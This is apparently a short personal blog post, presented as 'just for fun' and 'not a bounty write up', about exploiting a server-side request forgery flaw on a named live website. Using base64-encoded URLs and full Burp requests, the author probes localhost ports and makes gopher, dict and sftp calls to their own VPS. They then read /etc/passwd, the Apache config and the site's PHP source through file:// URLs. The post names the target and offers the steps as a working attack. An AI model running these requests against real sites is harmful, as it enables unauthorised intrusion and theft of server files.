
Server Side Request Forgery (SSRF) Testing


NoGe Follow
Jun 26, 2018 · 2 min read

Well this story is just for fun testing SSRF not a bounty write up. I found a random web that vulnerable to SSRF but in order to exploit it i should convert my input to base64. Here is the site **http://playfreedownloadgames.com:2483/proxy.php?url=aHR0cDovL3d3dy50b3A4MHNnYW1lcy5jb20vc2l0ZS9jb250ZW50L3BhY21hbg==**. If i decode the base64 then i got this pacman game site **http://www.top80sgames.com/site/content/pacman**.



playfreedownloadgames.com:2483/proxy.php?url=aHR0cDovL3d3dy50b3A4MHNnYW1lcy5jb20vc2l0ZS9jb250ZW50L3BhY21hb...


So let's try with convert **http://127.0.0.1:80** to base64 **aHR0cDovLzEyNy4wLjAuMTo4MA==** and run it on burp repeater.



```
GET /proxy.php?url=aHR0cDovLzEyNy4wLjAuMTo4MA== HTTP/1.1
Host: playfreedownloadgames.com:2483
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __unam=7639673-16438b7390a-39c63769-6;
_ga=GA1.2.1853418256.1529959890; _gid=GA1.2.440119407.1529959890;
has_js=1; _gat=1
Connection: close
```

</start3r>
Simplified Dedicated Hosting Solutions
admin@start3r.eu

Now try with port 443 and see what its look like.



Target: http://playfreedownloadgames.com:2483

```
GET /proxy.php?url=aHR0cDovLzEyNy4wLjAuMTo0NDM= HTTP/1.1
Host: playfreedownloadgames.com:2483
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __unam=7639673-16438b7390a-39c63769-6;
_ga=GA1.2.1853418256.1529959890; _gid=GA1.2.440119407.1529959890;
has_js=1; _gat=1
Connection: close
```

Bad Request

Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.

Bad request happen because i request HTTP but using port 443. Lets try gopher, dict and sftp. I'll listening on port 1337 in my VPS.

I try **gopher://my_vps_ip:1337/_pacenoge**, **dict://my_vps_ip:1337** and **sftp://my_vps_ip:1337** all executed successfully. What else? Try **file:///etc/passwd**

Ok i wanna see the **httpd.conf**. The default path is this **/etc/httpd/conf/httpd.conf**

By read the **httpd.conf** file i know the web path **/home/playfreedownloadgames/public_html** so i want to know the code of **proxy.php** by access it here **/home/playfreedownloadgames/public_html/proxy.php**

Reference http://blog.orange.tw and h1 SSRF reports. Thats it. Happy hacking! :)